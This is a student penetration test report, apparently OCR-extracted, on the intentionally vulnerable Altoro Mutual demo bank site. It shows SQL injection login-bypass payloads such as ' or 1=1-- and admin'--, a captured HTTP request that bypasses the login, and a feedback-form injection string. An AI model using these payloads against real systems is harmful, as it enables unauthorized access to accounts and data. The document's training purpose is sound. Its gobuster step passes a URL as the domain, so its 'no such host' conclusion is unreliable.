Final Project
Mohamed Abolyazeed

Instant Cyber Security

AltoroMutual Exam Final Report


INSTANT
YOUR ROAD TO BE SOFTWARE ENGINEER
instantSH
instant_academy
InstantHQ
instantsoftwaresolution

Table of Contents

1. Executive Summary

2. Tools

- WhatWeb
- gobuster

3. Test Scenario

4. Detailed Findings

---

1. Executive Summary

- 1.1. Scope of Engagement
  - I requested to perform a black-box penetration testing across the following:
  - Target Domain: http://altoro.testfire.net
  - Subdomains: Any subdomains associated with the main domain.
  - Tools Used: Gobuster (for DNS enumeration).
- 1.2. found the following in-scope subdomains:
  - IP address : 65.61.137.117
  - Target : http://altoro.testfire.net

2. Tools

2.1. What Web

- Web Server Identification
  - HTTPServer[Apache-Coyote/1.1]
- Session Handling
  - Cookies[JSESSIONID]
- Technology Information
  - Java
- Country
  - Country[UNITED STATES][US]

3. Test Scenario

- First, I started to read carefully the letter of engagement to see in detail the web penetration test scope, objectives, report mandatory points and the recommended tools
- The penetration test scope was clearly defined to test the domain “http://altoro.testfire.net” and DNS 65.61.137.117 and any subdomains related to this main domain
- The subdomain enumeration scan using gobuster did not return any results No subdomains were discovered

3.1. Scope of Engagement

- Target Domain: http://altoro.testfire.net
- Subdomains: Any subdomains associated with the main domain
- Tools Used: gobuster (for DNS enumeration)

3.2. Command

- Install Word List : sudo apt install wordlists
- gobuster dns -d http://altoro.testfire.net -w /usr/share/dnsmap/wordlist_TLAs.txt
- Wordlist : /usr/share/dnsmap/wordlist_TLAs.txt
- observations:
- The scan targeted http://altoro.testfire.net using a DNS enumeration with the following configuration:
  - 10 concurrent threads

- 1 second timeout
- Wordlist: /usr/share/dnsmap/wordlist_TLAs.txt


- Key Findings:
  - The scan was unable to validate the base domain, receiving a "no such host" error
  - The target domain appears to be inaccessible or non-existent at the time of scanning


4. Detailed Finding

4.1. SQL Injection

4.1.1- Login Bypass Authentication with SQL Injection

- URL : http://testfire.net/login.jsp
- Risk : High
- Confidence : High
- Threat Classification : SQL Injection
- Evidence : Server: Apache-Coyote/1.1
- Description : SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker) SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed


Not secure
altoro.testfire.net/login.jsp
Cyber Security tools
Gmail
YouTube
Maps
Translate
Google
YouTube
WhatsApp
Facebook
Telegram Web
All Bookmarks
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Online Banking Login
Username:
' or 1=1--+
Password:
Login
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.


Send
Cancel
Follow redirection
Request
Pretty
Raw
Hex
POST /doLogin HTTP/1.1
Host: altoro.testfire.net
Content-Length: 43
Cache-Control: max-age=0
Origin: http://altoro.testfire.net
DNT: 1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://altoro.testfire.net/login.jsp
Accept-Encoding: gzip, deflate, br
Accept-Language: ar-EG,ar;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=AD07FA08A10AFCD7A1EC4068B32DAF0E; AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4zLjY4OTM0ODgxNTIzOTg2NUUxOXw4MDAwMDF+Q2hlY2tpbmd+NS41MtEzNjg5NTUOM
DAwMDFFOHw="
Connection: keep-alive
uid=admin%27--&passw=dasdas&btnSubmit=Login
Response
Pretty
Raw
Hex
Render
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4zLjY4OTM0ODgxNTIzOTg2NUUxOXw4MDAwMDF+Q2hlY2tpbmd+NS41MtEzNjg5NTUOM
DAwMDFFOHw="; Version=1
Location: /bank/main.jsp
Content-Length: 0
Date: Mon, 27 Jan 2025 18:25:46 GMT

AltoroMutual

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Login Failed: We're sorry, but this username or password was not found in our system. Please try again.

Username: jdoe'--


Password: ••••••

Login


This web application is open source! Get your copy from GitHub and take advantage of advanced features

Using SQL injection to log in to the website. assuming “admin” as the default username. Also, use the ' OR '1'='1 SQL query to bypass the password

After hitting the login button we sign in as administrators



- 4.1.2- SQL Injection
  - URL : http://altoro.testfire.net/sendFeedback
  - Risk : High
  - Confidence : Medium
  - Attack : comments.txt' AND '1'='1' --
  - Description : SQL injection may be possible



AltoroMutual

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services


SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services


INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Thank You

Thank you for your comments, comments.txt' AND '1'='1' -- . They will be reviewed by our Customer Service staff and given the full attention that they deserve. Our reply will be sent to your email: mohamed@gmail.com

